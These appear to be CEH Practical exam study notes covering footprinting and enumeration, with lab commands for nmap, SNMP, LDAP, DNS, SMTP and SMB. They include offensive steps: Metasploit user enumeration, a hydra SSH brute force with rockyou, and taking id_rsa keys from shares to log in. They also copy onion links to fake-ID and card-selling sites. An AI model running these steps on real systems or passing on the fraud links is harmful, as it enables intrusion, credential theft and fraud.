Prep guide : https://medium.com/@xaferima/navigating-the-ceh-practical-exam-unveiling essential-tools-and-practices-2023-9ccb504430ca
https://github.com/dhabaleshwar/CEHPractical/blob/main/Everything%20You%20Need.md
https://github.com/cmuppin/CEH/blob/main/CEH-Prac%20Guide
https://github.com/Samsar4/Ethical-Hacking-Labs/blob/master/5-System-Hacking/9-Steganography.md
https://github.com/nirangadh/ceh-practical
Aspen : https://aspen.eccouncil.org/Account/Login?ReturnUrl=%2fCEHv12%2fTraning%3fa%3dlXTXGuJCzho%2bnr%2fXcU1isQ%3d%3d&a=lXTXGuJCzho+nr/XcU1isQ==
https://github.com/CyberSecurityUP/Guide-CEH-Practical-Master
https://medium.com/techiepedia/certified-ethical-hacker-practical-exam-guide-dce1f4f216c9
CEH e-courseware : https://bookshelf.vitalsource.com/reader/books/9798885931144/pageid/5703
CEH notes : https://github.com/Aftab700/CEH_Notes
Module 2 : Footprinting and Reconnaissance
Lab 1 : Search engines
Task 1 : Advanced Google Hacking Techniques
intitle:login site:eccouncil.org
filetype:pdf ceh
cache:www.eccouncil.org // Returns cached version of the website
allinurl:EC-Council career // Returns only pages containing the words "EC-Council" and "career"
inurl: copy site:www.eccouncil.org // Returns only pages in EC-Council site in which the URL has "copy"
allintitle: detect malware // Rerturns only pages conatining "detect" and "malware" in the title
inanchor:Norton // Returns pages with anchored text "Norton"
allinanchor:best cloud service provider // Returns pages in which the anchor text on links to words
link:www.eccouncil.org // Finds pages that points to home page of EC-Council's
related:www.eccouncil.org // Search engines provides pages website similar to eccouncil
info:eccouncil.org // Provides information about the www.eccouncil.org home page
location:EC-Council // Finds info about specific location of EC COuncil and related info
Task 2 : Info from Video Search Engines
-
Go to youtube and search eccouncil
-
Select any video and right click copy link
-
open new tab and in address bar type https://mattw.io/youtube-metadata/ to open youtube metadata
-
Submit video , playlist or channel in a link bar provided
-
All details can be observed
-
Scroll down to find Statistics, Geolocation, Status etc
-
Under thumbnail click to reverse image search
-
You can use other video search engines such as Google videos (https://www.google.com/videohp), Yahoo videos (https://in.video.search.yahoo.com), etc.; video analysis tools such as EZGif (https://ezgif.com), VideoReverser.com (https://www.videoreverser.com) etc.; and reverse image search tools such as TinEye Reverse Image Search (https://tineye.com), Yahoo Image Search (https://images.search.yahoo.com), etc. to gather crucial information about the target organization.
Task 3 : Gather info from FTP Search Engines
-
Open firefox and type https://www.searchftps.net/ to open NAPALM FTP indexer
-
Type microsoft and search to get results of critical files and other data
-
You can also use FreewareWeb FTP File Search (https://www.freewareweb.com) to gather crucial FTP information about the target organization.
Task 4 : Gather info using IOT search engines (Shodan, Censys)
-
Open to https://www.shodan.io/
-
Type amazon in search bar to obtain results and details of vulnerable IOT devices related to amazon
-
You can also use Censys (https://censys.io)
Lab 2 : Performing footprinting through web services
Task 1 : Find company's domains and subdomains using netcraft, sublist3r , pentest-tools find subdomains
-
Open Netcraft https://www.netcraft.com
-
Visit resources > research tools
-
Also visit to Sublist3r (https://github.com), Pentest-Tools Find Subdomains (https://pentest-tools.com)
Task 2 : Gathering personal info using PeekYou, etc
-
PeekYou ( https://www.peekyou.com )
-
Spokeo (https://www.spokeo.com)
-
pipl (https://pipl.com)
-
Intelius (https://www.intelius.com)
-
BeenVerified (https://www.beenverified.com)
Task 3 : Gather email list using theHarvester
-
Open Parrot Security or kali linux
-
In terminal type theHarvester -d microsoft.com -l 200 -b baidu // -d for domain , -l for no. of results, -b for data source
-
Email id can be listed
Task 4 : Gather info using Deep and Dark Web
-
Download Tor browser and connect to Tor
-
Search hackerforhire ( as an example. This site cannot be found in google )
-
Tor uses duckduckgo search engine
-
You can also anonymously explore the following onion sites using Tor Brower to gather other relevant information about the target organization:
The Hidden Wiki is an onion site that works as a Wikipedia service of hidden websites. (http://zqktlwiuavvvqqt4ybvgvi7tyo4hjl5xgfuvpdf6otjiycgwqbym2qad.onion/wiki)
FakeID is an onion site for creating fake passports (http://ymvhtqya23wqpez63gyc3ke4svju3mqsby2awnhd3bk2e65izt7baqad.onion)
Cardshop is an onion site that sells cards with good balances (http://s57divisqlcjtsyutxjz2ww77vlbwpxgodtijcsrgsuts4js5hnxkhqd.onion)
-
ExoneraTor (https://metrics.torproject.org), OnionLand Search engine (https://onionlandsearchengine.com) are some other tools
Task 5 : Determining target OS through Passive Footprinting
-
Use Censys search(https://search.censys.io/?q=)
-
Netcraft
-
Shodan
Lab 3 : Footprinting through social networking sites
Task 1 : Gather employee info from linkedin using theHarvester
- In parrot terminal : theHarvester -d eccouncil -l 200 -b linkedin
Task 2 : Info using Sherlock
-
In terminal, in folder where sherlock python file is present : python3 sherlock satya nadella
-
Also use tools like Social Searcher (https://www.social-searcher.com), UserRecon (https://github.com)
Lab 4 : Website Footprinting
Task 1 : Gather info using ping command
- ping www.certifiedhacker.com -f -l 1500 // -f for not packet fragmenting , -l for buffer size
Task 2 : Gather info using Photon
-
python3 photon.py -h // -h for help
-
python3 photon.py -u http://www.certifiedhacker.com
-
python3 photon.py -u http://www.certifiedhacker.com -l 3 -t 200 --wayback
-
Navigate to photon directory to view results
Task 3 : Gather info using Central Ops
-
Go to central ops website https://centralops.net and search
-
Other tools : Website Informer (https://website.informer.com), Burp Suite (https://portswigger.net), Zaproxy (https://www.zaproxy.org)
Task 4 : Extract company's data using web data extractor
-
In the Windows 11 machine, navigate to E:\CEH-Tools\CEHv12 Module 02 Footprinting and Reconnaissance\Web Spiders\Web Data Extractor and double-click wdepro.exe.
-
Install in system
-
Click new session and type url ( eg https://www.certifiedhacker.com) and start
-
You can also use other web spiders such as ParseHub (https://www.parsehub.com), SpiderFoot (https://www.spiderfoot.net), etc. to extract the target organization’s data.
Task 5 : Mirror a Target Website using HTTrack Web Site Copier
-
In windows desktop open winhttrack website copier
-
You can also use other mirroring tools such as Cyotek WebCopy (https://www.cyotek.com), etc. to mirror a target website.
Task 6 : Gather Information About a Target Website using GRecon
- In linux terminal type python3 grecon.py
Task 7 : Gather a wordlist from target website using CEWL
-
In terminal type cewl -d 2 -m 5 https://www.certifiedhacker.com // -d for depth , -m min word len
-
By default, the wordlist file gets saved in the root directory. Type pluma wordlist.txt and press Enter to view the extracted wordlist.
Lab 5 : Performing Email Footprinting
Task 1 : Gather info using eMailTrackerPro
-
Go to windows machine > CEH tools > eMailTrackerPro
-
Other tools Infoga (https://github.com), Mailtrack (https://mailtrack.io)
Lab 6 : Whois Footprinting
-
You can also use other Whois lookup tools such as SmartWhois (https://www.tamos.com), Batch IP Converter (http://www.sabsoft.com)
Lab 7 : DNS Footprinting
Task 1 : Gather DNS info using nslookup
-
nslookup (command line interface)
-
Online tool : http://www.kloth.net/services/nslookup.php
-
You can also use DNS lookup tools such as DNSdumpster (https://dnsdumpster.com), DNS Records (https://network-tools.com)
Task 2 : Reverse DNS Lookup using Reverse IP Domain CHECK and DNSRecon
-
Parrot : cd dnsrecon
-
execute dnsrecon.py
Task 3 : Gather Information of Subdomain and DNS Records using SecurityTrails
-
You can also use DNSChecker (https://dnschecker.org), and DNSdumpster (https://dnsdumpster.com), etc. to perform DNS footprinting on a target website.
Lab 8 : Perform Network Footprinting
Task 1 : Locate Network Range
Task 2 : Perform Network Tracerouting
-
tracert (in Windows)
-
traceroute ( in Linux)
-
You can also use other traceroute tools such as VisualRoute (http://www.visualroute.com), Traceroute NG (https://www.solarwinds.com), etc. to extract additional network information of the target organization.
Lab 9 : Perform Footprinting using Various Footprinting Tools
-
Recon-ng
-
Maltego
-
OSRFramework
-
FOCA
-
BillCipher
-
OSINT Framework
-
You can also use footprinting tools such as Recon-Dog (https://www.github.com), Grecon (https://github.com), Th3Inspector (https://github.com), Raccoon (https://github.com), Orb (https://github.com), etc. to gather additional information related to the target company.
#Important Links
Network Services 1 Room THM : https://github.com/AJChestnut/Network-Services-TryHackMe-Writeup Network Services 2 Room THM : https://blog.davidvarghese.dev/posts/tryhackme-network-services-2/
#SSH ENUMERATION Link for metasploitable 2 login using ssh : https://medium.com/@jeelmakwana04/metasploitable-2-solution-using-metasploit-framework-ssh-b109b18943e1
#NETBIOS ENUMERATION
NetBIOS is an acronym that stands for Network Basic Input Output System. It enables computer communication over a LANand the sharing of files and printers. TCP/IPnetwork devices are identified using NetBIOS names (Windows). It must be network-unique and limited to 16 characters, with 15 reserved for the device name and the 16th reserved for identifying the type of service running or name record type.
WINDOWS CMD 2019
FIND NETBIOS NAME TABLE - nbtstat -a <ip> ( -a for name table)

FIND CACHE - nbtstat -c ( -c for contents )

CONNECTION STATUS - net use (The output displays information about the target such as connection status, shared folder/drive and network information)
NETBIOS ENUMERATOR
( Can also be used to find out domain controller)
IN WINDOWS 11 - open netbios enumerator GUI

Under IP range to scan, enter an IP range in the from and to fields and click the Scan button to initiate the scan (In this example, we are targeting the IP range 10.10.1.15-10.10.1.100).

Click on the expand icon (+) to the left of the 10.10.1.19 and 10.10.1.22 IP addresses in the left pane of the window. Then click on the expand icon to the left of NetBIOS Names to display NetBIOS details of the target IP address.
NMAP
MAC ADDRESSES/ HOST SCRIPT RESULTS/NETBIOS NAME - nmap -sV -v --script nbstat.nse <targ_ip>

nmap -sU -sV -v --script nbstat.nse (The scan results appear, displaying the open NetBIOS port (137) and, under the Host script results section, NetBIOS details such as NetBIOS name, NetBIOS user, and NetBIOS MAC of the target system)
#SNMP ENUMERATION
 SNMP ( Simple Network Management Protocol ) is an application layer protocol

Uses UDP port number 161 / 162.

It is used to monitor and manage network devices like PC, Switch, Router, Server, etc.
Tools used to Enumerate :
nmap

snmp-walk

Softperfect network scanner

Metasploit
What to enumerate :
(PENTESTER GUY)
Default UDP ports used by SNMP.

Identify the processes running in the target machine using NMAP.

List all valid community strings to the server using nmap scripting engine.

List all valid community strings to the server using snmp_login metasploit module.

List all interfaces of the machine. Use appropriate nmap scripts.
ENUMERATE USING SNMP-CHECK
LIST ALL INFORMATION, HOSTNAMES, USER, SERVER , NETWORK INFORMATION, NETWORK INTERFACES, NETWORK IP AND ROUTING INFORMATION, AND TCP CONNECTIONS AND LISTENING PORTS, PROCESS, STORAGE, ETC.
1. 1. FIRST SCAN THE TARGET : nmap -sU -p 161 <ip>

parrot os - snmp-check <targ_ip>
ENUMERATION USING SOFTPERFECT NETWORK SCANNER
GO TO WINDOWS : Open softperfect network scanner GUI > Go to remote snmp from options > mark all / none > select ip click properties > Take info

Click on (+) option > Open device > select suitable.
ENUMERATION USING SNMPWALK
IN PARROT OS : snmpwalk -v1 -c public <targ_ip> ( -v for SNMP version number (1 or 2c or 3) and –c: sets a community string)

snmpwalk -v2c -c public [Target IP Address] and press Enter to perform SNMPv2 enumeration on the target machine.
NMAP
nmap -sU -p 161 --script=snmp-sysdescr <TARG_IP> ( The result appears displaying information regarding SNMP server type and operating system details)

nmap -sU -p 161 --script=snmp-processes <targ_ip>

nmap -sU -p 161 --script=snmp-win32-software <targ_ip>

nmap -sU -p 161 --script=snmp-interfaces <targ_ip>
PENTESTER GUY VIDEOS
snmp-check <t_ip>

nmap -sU -p 161 --script=snmp-processes <targ_ip>

List community strings : nmap -sU -p 161 --script=snmp-brute <targ_ip>

USE METASPLOIT : msfconsole

search snmp

use snmp_login

use auxiliary/scanner/snmp/snmp_login

show options

set RHOSTS <t_ip>

See all other options such as port ( 161 / 162 )

exploit

WE WILL GET PRIVATE AND PUBLIC STRINGS

FIND INTERFACES : nmap -sU -p 161 --script=snmp-interfaces <targ_ip>
#LDAP ENUMERATION
LDAP (Lightweight Directory Access Protocol) is an Internet protocol for accessing distributed directory services over a network. LDAP uses DNS (Domain Name System) for quick lookups and fast resolution of queries. A client starts an LDAP session by connecting to a DSA (Directory System Agent), typically on TCP port 389, and sends an operation request to the DSA, which then responds. BER (Basic Encoding Rules) is used to transmit information between the client and the server. One can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names.
ENUMERATION USING ACTIVE DIRECTORY EXPLORER (AD EXPLORER)
GO TO WINDOWS > FIND AD EXLORER ( Z:\CEHv12 Module 04 Enumeration\LDAP Enumeration Tools\Active Directory Explorer and double-click ADExplorer.exe)

CONNECT TO : TARGET IP > CLICK OK

EXPAND : Now, expand DC=CEH, DC=com, and CN=Users by clicking “+” to explore domain user details.

FIND USERNAME : Click any username

RIGHT CLICK > MODIFY
PYTHON AND NMAP
nmap -sU -p 389 <T_IP>

nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' <t_ip>

OPEN PYTHON3 : python3

TYPE CODE :
import ldap3
server=ldap3.Server(’[Target IP Address]’, get_info=ldap3.ALL,port=[Target Port]) ## TARGET PORT IS 389
connection=ldap3.Connection(server)
connection.bind() and press Enter to bind the connection.
server.info and press Enter to gather information such as naming context or domain name
connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=))',s earch_scope='SUBTREE', attributes='')
connection.entries
and press Enter to retrieve all the directory objects.
In the python3 shell, type connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass=perso n))',search_scope='SUBTREE', attributes='userpassword')
and press Enter. True response indicates that the query is successfully executed.
Type connection.entries and press Enter to dump the entire LDAP information.
ENUMERATION USING LDAPSEARCH
PARROT OS : ldapsearch -h [T_ip] -x -s base namingcontexts (-x: specifies simple authentication, -h: specifies the host, and -s: specifies the scope.)

ldapsearch -h [Target IP Address] -x -b “DC=CEH,DC=com”

ldapsearch -x -h [Target IP Address] -b "DC=CEH,DC=com" "objectclass=*"
ENUM4LINUX
Parrot : enum4linux <t_ip> (Number of users , servers , and a lot more)
#NFS ENUMERATION
NFS enumeration is a method by which exported directories and shared data on target systems is extracted.
The Network File System (NFS) is a distributed file system protocol that allows a client to access files over a network as if those files were on the client’s local file system. NFS is often used in enterprise environments for file sharing and data access. NFS uses the Transmission Control Protocol (TCP) to provide reliable delivery of data over the network and typically runs on TCP port 2049, which is the default port for NFS over TCP.
NFS ENUMERATION USING RPCSCAN AND SUPERENUM
GO TO WINDOWS 19 : Open SERVER MANAGER from START option.

Click Add roles and features.

The Add Roles and Features Wizard window appears. Click Next here and in the Installation Type and Server Selection wizards.

The Server Roles section appears. Expand File and Storage Services and select the checkbox for Server for NFS under the File and iSCSI Services option, as shown in the screenshot. Click Next.

Note: In the Add features that are required for Server for NFS? pop-up window, click the Add Features button.

In the Features section, click Next. The Confirmation section appears; click Install to install the selected features.

The features begin installing, with progress shown by the Feature installation status bar. When installation completes, click Close.

PARROT OS : nmap -p 2049 <t_ip>

cd SuperEnum

echo "<targ_ip" >> Target.txt

./superenum and press Enter. Under Enter IP List filename with path, type Target.txt, and press Enter.

The script starts scanning the target IP address for open NFS and other. Note: The scan will take approximately 15-20 mins to complete.

After the scan is finished, scroll down to review the results. Observe that the port 2049 is open and the NFS service is running on it.

In the terminal window, type cd .. and press Enter to return to the root directory.

RPCSCAN : cd RPCScan

python3 rpc-scan.py [Target IP address] --rpc
#DNS ENUMERATION
Domain Name Server

Domain Name System(DNS) is nothing but a program that converts or translates a website name into an IP address and vice versa.

Port - 53
ZONE TRANSFER
FIND NAME SERVER - dig ns <www>/<ip> (ns for name server)

ZONE TRANSFER - dig @ns1.bluehost.com(name server) www(target domain) axfr ( axfr is zone transfer )

PERFORM DNS ENUMERATION IN WINDOWS DNS SERVER - nslookup

set querytype=soa

certifiedhacker.com (target domain without www)

ls -d ns1.bluehost.com ( ls -d request zone transfer to a specified name server)
DNSSEC Zone Walking
IN PARROT TERMINAL GO TO DNSRECON DIRECTORY - cd dnsrecon

chmod +x ./dnsrecon.py

./dnsrecon.py -h

./dnsrecon.py -d <site/ip> -z ( -d for domain site and -z for dnssec zone transfer)
NMAP
nmap --script=broadcast-dns-service-discovery <SITE/IP>

BRUTE FORCE ALL DOMAINS/HOSTNAMES - nmap -T4 -p 53 --script dns-brute <ip>

FIND HOSTS OR SRV RECORDS - nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='certifiedhacker.com'”
DNS ENUMERATION
( BRUTE FORCING ) ( YOUTUBE PART )
ENUMERATE ALL - dnsenum zonetransfer.me

ANOTHER TOOL - fierce -dns zonetransfer.me

BRUTE-FORCE - dnsmap zonetransfer.me -w /usr/share/wordlist/SecList/Discovery/DNS/dns-jhaddix.txt

fierce -dns zonetransfer.me -wordlist /usr/share/wordlist/SecList/Discovery/DNS/fiercehostlist.txt
#SMTP ENUMERATION
SMTP enumeration determines a valid list of user accounts on the SMTP server.
SMTP ENUMERATION USING NMAP
nmap -p 25 --script=smtp-enum-users <t_ip>

nmap -p 25 --script=smtp-open-relay <t_ip>

nmap -p 25 --script=smtp-commands <t_ip>
SMTP ENUMERATION AND EXPLOITATION (TRYHACKME)
Reference:
https://computer.howstuffworks.com/e-mail-messaging/email3.htm
https://tryhackme.com/r/room/networkservices2
What is SMTP?
SMTP stands for "Simple Mail Transfer Protocol". It is utilised to handle the sending of emails. In order to support email services, a protocol pair is required, comprising of SMTP and POP/IMAP. Together they allow the user to send outgoing mail and retrieve incoming mail, respectively.
The SMTP server performs three basic functions:
 It verifies who is sending emails through the SMTP server.

 It sends the outgoing mail

 If the outgoing mail can't be delivered it sends the message back to the sender
Most people will have encountered SMTP when configuring a new email address on some third-party email clients, such as Thunderbird; as when you configure a new email client, you will need to configure the SMTP server configuration in order to send outgoing emails.
POP and IMAP
POP (Post Office Protocol) and IMAP (Internet Message Access Protocol) are email protocols used to transfer emails between a client and a mail server. The key difference is that POP downloads emails from the server to the client, while IMAP syncs the inbox across devices, ensuring changes made on one device are reflected on others.
Working of SMTP Server

Steps performed by SMTP
1. The mail user agent, which is either your email client or an external program. connects to the SMTP server of your domain, e.g. smtp.google.com. This initiates the SMTP handshake. This connection works over the SMTP port- which is usually 25. Once these connections have been made and validated, the SMTP session starts.


The process of sending mail can now begin. The client first submits the sender, and recipient's email address- the body of the email and any attachments, to the server.


The SMTP server then checks whether the domain name of the recipient and the sender is the same.

4. The SMTP server of the sender will make a connection to the recipient's SMTP server before relaying the email. If the recipient's server can't be accessed, or is not available- the Email gets put into an SMTP queue.


Then, the recipient's SMTP server will verify the incoming email. It does this by checking if the domain and user name have been recognised. The server will then forward the email to the POP or IMAP server, as shown in the diagram above.


The E-Mail will then show up in the recipient's inbox.
What runs SMTP?
SMTP Server software is readily available on Windows server platforms, with many other variants of SMTP being available to run on Linux.
SMTP ENUMERATION
The SMTP service has two internal commands that allow the enumeration of users: VRFY (confirming the names of valid users) and EXPN (which reveals the actual address of user’s aliases and lists of e-mail (mailing lists). Using these SMTP commands, we can reveal a list of valid users. We will use metasploit "" for enumeration
Search for all open ports: Port 25 must be open as SMTP

Open metasploit : msfconsole

Search "smtp_version"

We will find auxiliary/scanner/smtp/smtp_version

Use this module

Show options

Set RHOSTS TO <t-ip> and RPORT to 25

Run

We will find mail name and MTA of smtp
[msf] (Jobs:ø Agents: 0) >> search Matching Modules # Name 0 auxiliary/ scanner/ " smtp_version " Disclosure Date Rank normal Check No Description SMTP Banner Grabber Interact with a module by name or index. For example info 0, use 0 or use auxiliary/ scanner/smtp/smtp_version [msf] (Jobs:ø Agents:0) >> use 0 [msf] (Jobs:ø Agents auxiliary(scanner/smtp/smtp_version) >> show options Module options (auxiliary/ scanner/ smtp/ smtp_version) : Name RHOSTS RPORT THREADS Current Setting Required Description 25 1 yes yes yes The target host(s), see https://docs . me tasploit.com/docs/using-metasploit/basi cs/using-metasploit . html The target port (TCP) The number of concurrent threads (max o ne per host) View the full module info with the info, or info -d command.
THREADS 1 yes The number of concurrent threads (max o ne per host) View the full module info with the info, or info -d command. [msf] (Jobs:ø Agents auxiliary(scanner/smtp/smtp_version) >> set RHOSTS 10.10.232.94 RHOSTS 10.10.232.94 [msf] (Jobs:ø Agents auxiliary(scanner/smtp/smtp_version) >> show options Module options (auxiliary/ scanner/ smtp/ smtp_version) : Name RHOSTS RPORT THREADS Current Setting Required Description 10.10.232.94 25 1 yes yes yes The target host(s), see https://docs . me tasploit.com/docs/using-metasploit/basi cs/using-metasploit . html The target port (TCP) The number of concurrent threads (max o ne per host) View the full module info with the info, or info -d command. [msf] (Jobs:ø Agents: 0) auxiliary(scanner/smtp/smtp_version) >> run 10.10.232.94:25 10.10.232.94:25 - 10.10.232.94:25 SMTP 220 polosmtp.home ESMTP Postfix (Ubuntu) - Scanned 1 of 1 hosts (100% complete) Auxiliary module execution completed r (Jobs:ø : 0) auxiliarv( TS
Now brute forcing using smtp_enum module
[msf] (Jobs:ø Agents: 0) >> search Matching Modules # Name 0 auxiliary/ scanner/ " smtp_enum " Disclosure Date Rank normal Check No Description SMTP User Enumeration Utility Interact with a module by name or index. For example info 0, use or use auxiliary/ scanner/smtp/smtp_enum [msf](Jobs:ø Agents:0) >> use 0 [msf] (Jobs:ø Agents auxiliary(scanner/smtp/smtp_enum) >> options Module options (auxiliary/ scanner/ smtp/ smtp_enum) : Name RHOSTS RPORT THREADS UNIXONLY USER FILE Current Setting 25 1 true / usr/ share/ metasploit- framework /data/wordlists/unix users . txt Required yes yes yes yes yes Description The target host(s), see https : / /docs . metasploit . com/doc s/ using-metasploit/basics/using-metasploit . html The target port (TCP) The number of concurrent threads (max one per host) Skip Microsoft bannered servers when testing unix users The file that contains a list of probable users account s. View the full module info with the info, or info -d command.
NOTE : we can use wordlist accordlingly
[msf] (Jobs:ø Agents: 0) auxiliary(scanner/smtp/smtp_enum) >> set USER_FILE /usr/share/word1ists/sec1ists/Usernames, top-usernames - shortlist . txt USER_FILE /usr/share/wordlists/seclists/dsernames/top-usernames-shortlist . txt [msf] (Jobs:ø Agents auxiliary(scanner/smtp/smtp_enum) >> options •Module options (auxiliary/ scanner/ smtp/ smtp_enum) : Name RHOSTS RPORT THREADS UNIXONLY USER FILE Current Setting 25 1 true /usr/ share/wordlists/ seclists/U sernames/ top-usernames- shortlis t. txt Required yes yes yes yes yes Description The target host(s), see https : / /docs . metasploit . com/doc s/ using-metasploit/basics/using-metasploit . html The target port (TCP) The number of concurrent threads (max one per host) Skip Microsoft bannered servers when testing unix users The file that contains a list of probable users account s. View the full module info with the info, or info -d command. [msf] (Jobs:ø Agents auxiliary(scanner/smtp/smtp_enum) >> set RHOSTS 10.10.232.94 RHOSTS 10.10.232.94 , [msf] (Jobs: 0 Agents: 0) auxiliary(scanner/smtp/smtp_enum) >> run - 10.10.232.94:25 Banner: 220 polosmtp. home ESMTP Postfix (Ubuntu) 10.10. 232.94: 25 - 10.10.232.94:25 Users found: administrator 10.10. 232.94: 25 - Scanned 1 of 1 hosts (100% complete) 10.10.232.94:25 Auxiliary module execution completed
We have got username : administrator
EXPLOITING SMTP
Since we have seen that ssh is open in target server or needs to be open.

$ : hydra –t 16 –l administrator –P /usr/share/wordlists/rockyou.txt <target_ip> ssh

Login into ssh using the username and password.
#SMB ENUMERATION
Docs : https://www.samba.org/samba/docs/current/man-html/smbclient.1.html
Server Message Block

Network file sharing protocol that allows applications on a computer to read and write files.

Request services from server programs in computer network.
Most common ports - 445 ( miscrosoft-ds) and 139 (netbios-ssn) or netbios-ssn both
SCAN - nmap -sV -p139,445 <targ_ip>

SCAN USING DEFAULT SCRIPTS - nmap -sV -sC -p139,445 <targ_ip>

DEFAULT SCRIPTS LOCATE - locate .nse | grep smb

SCAN WITH COMMON VULNERABILITIES - nmap -sV -p139,445 --script=vuln* <targ_ip>

CHECK SHARES - nmap -sV - -p139,445 --script=smb-enum-shares <targ_ip>

ALSO SEARCH FOR USERS - nmap -sV -p139,445 --script=smb-enum-users <targ_ip>

TO FIND THE NETBIOS DOMAIN NAME - nbtscan <targ_ip>

USE SMBMAP ENUMERATE SAMBA SHARE DRIVES - smbmap -H <targ_ip> (anonymous)

smbmap -u indrava -p indrava -H <targ_ip>

IF SMBMAP DOESNT WORK, FIND OUT USING SMBCLIENT - smbclient -L <targ_IP>

smbclient //<targ_ip>/tmp --option="client min protocol=NT1" ( HERE tmp IS USED AS READ/WRITE ACCESS)

SMB LOGIN SUCCESS

IF STILL NOT ANY VALUAVLE INFO AVAILABLE, ALWAYS GO FOR ENUM4LINUX - enum4linux -a <targ_ip>

IF YOU GET id_rsa(private key) , id_rsa.pub(public key) , authorized keys THEN DOWNLOAD : mget id_rsa , mget id_rsa.public

CHANGE PERMISSION : chmod 600 id_rsa

IF YOU HAVE ACCESS TO SSH LOGIN : ssh -i id_rsa <username>@<IP>

YOU CAN GET USERNAME FROM id_rsa.pub file (maybe)
Metasploitable 2 smb exploitation : https://medium.com/@jasonjayjacobs/exploiting-smb-in-metasploitable-2-1ff33fe88bbc
#RPC SMB FTP ENUMERATION
RPC is a remote procedure call (or a function call that carries out tasks on a different computer). RPC enumeration is the process of discovering what services are running on what port numbers. Enumerating RPC services can aid in finding information leaks because it allows an attacker to map which systems are most vulnerable, potentially to be exploited at some point. Many people often confuse RPC enumeration with finger pointing or scanning for vulnerabilities. They all involve digging for specific information about the target system, but they don’t work exactly the same way. Finger pointing requires a list of systems to scan, while patching is usually done to the server’s software, so it can be more secure. RPCenumeration, on the other hand, involves finding out what type of information is stored in a given system and where that system falls in the network.

SMB
Server Message Block

Network file sharing protocol that allows applications on a computer to read and write files.

Request services from server programs in computer network.
Most common ports - 445 ( miscrosoft-ds) and 139 (netbios-ssn) or netbios-ssn both
FTP
The File Transfer Protocol (FTP) serves as a standard protocol for file transfer across a computer network between a server and a client. It is a plain-text protocol that uses as new line character 0x0d 0x0a so sometimes you need to connect using telnet or nc -C.
Default Port: 21
PERFORM SMB AND RPC ENUMERATION USING NETSCANTOOLS PRO
IN WINDOWS 19 : Open service manager from start

The Server Manager main window appears. By default, Dashboard will be selected; click Add roles and features.

The Add Roles and Features Wizard window appears. Click Next here and in the Installation Type and Server Selection wizards.

The Server Roles section appears. Expand File and Storage Services and select the checkbox for Server for NFS under the File and iSCSI Services option, as shown in the screenshot. Click Next.
Note: In the Add features that are required for Server for NFS? pop-up window, click the Add Features button.
In the Features section, click Next. The Confirmation section appears; click Install to install the selected features.

The features begin installing, with progress shown by the Feature installation status bar. When installation completes, click Close.

Switch to the Windows 11 virtual machine.

Navigate to E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro and double-click nstp11demo.exe.

Note: If a User Account Control pop-up appears, click Yes

The Setup - NetScanTools Pro Demo window appears, click Next and follow the wizard-driven installation steps to install NetScanTools Pro.
Note: If a WinPcap 4.1.3 Setup pop-up appears, click Cancel.
In the Completing the NetScanTools Pro Demo Setup Wizard, ensure that Launch NetScanTools Pro Demo is checked and click Finish.

The Reminder window appears; if you are using a demo version of NetScanTools Pro, click the Start the DEMO button.

A DEMO Version pop-up appears; click the Start NetScanTools Pro Demo... button.

The NetScanTools Pro main window appears, as shown in the screenshot.

In the left pane, under the Manual Tools (all) section, scroll down and click the SMB Scanner option, as shown in the screenshot.
Note: If a dialog box appears explaining the tool, click OK.
In the right pane, click the Start SMB Scanner (external App) button.
Note: If the Demo Version Message pop-up appears, click OK. In the Reminder window, click Start the DEMO.
The SMB Scanner window appears; click the Edit Target List button.

The Edit Target List window appears. In the Hostname or IPv4 Address field, enter the target IP address (10.10.1.19, in this example). Click the Add to List button to add the target IP address to Target List

Similarly, add another target IP address (10.10.1.22, in this example) to Target List and click OK.
Note: In this task, we are targeting the Windows Server 2019 (10.10.1.19) and Windows Server 2022 (10.10.1.22) machines.
Now, click Edit Share Login Credentials to add credentials to access the target systems.

The Login Credentials List for Share Checking window appears. Enter Administrator and Pa$$w0rd in the Username and Password fields, respectively. Click Add to List to add the credentials to the list and click OK.
Note: In this task, we are using the login credentials for the Windows Server 2019 and Windows Server 2022 machines to understand the tool. In real-time, attackers may add a list of login credentials by which they can log in to the target machines and obtain the required SMB share information.
In the SMB Scanner window, click the Get SMB Versions button.

Once the scan is complete, the result appears, displaying information such as the NetBIOS Name, DNS Name, SMB versions, and Shares for each target IP address.

Right-click on any of the machines (in this example, we will use 10.10.1.19) and click View Shares from the available options.

The Shares for 10.10.1.19 window appears, displaying detailed information about shared files such as Share Name, Type, Remark, Path, Permissions, and Credentials Used. Close the Shares for 10.10.1.19 window.
Note: By using this information, attackers can perform various attacks such as SMB relay attacks and brute-force attacks on the target system.
You can view the details of the shared files for the target IP address 10.10.1.22 in the same way.

In the left pane, under the Manual Tools (all) section, scroll down and click the *nix RPC Info option, as shown in the screenshot.
Note: If a dialog box appears explaining the tool, click OK.
In the Target Hostname or IPv4 Address field enter 10.10.1.19 and click Dump Portmap.

The result appears displaying the RPC info of the target machine (Windows Server 2019), as shown in the screenshot.
Note: Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.
RPC, SMB, AND FTP ENUMERATION USING NMAP
WIN 19 : Click on the File Explorer icon at the bottom of Desktop. In the File Explorer window, right-click on Local Disk (C:) and click New → Folder.

A New Folder appears. Rename it to FTP-Site Data, as shown in the screenshot.

Close the window and click on the Type here to search icon at the bottom of the Desktop. Type iis. In the search results, click on Internet Information Services Manager (IIS) Manager, as shown in the screenshot.

In the Internet Information Services (IIS) Manager window, click to expand SERVER2019 (SERVER2019\Administrator) in the left pane. Right-click Sites, and then click Add FTP Site....

In the Add FTP Site window, type CEH.com in the FTP site name field. In the Physical path field, click on the icon. In the Browse For Folder window, click Local Disk (C:) and FTP-Site Data, and then click OK.

In the Add FTP Site window, check the entered details and click Next.

The Binding and SSL Settings wizard appears. Under the Binding section, in the IP Address field, click the drop-down icon and select 10.10.1.19. Under the SSL section, select the No SSL radio button and click Next.

The Authentication and Authorization Information wizard appears. In the Allow access to section, select All users from the drop-down list. In the Permissions section, select both the Read and Write options and click Finish.

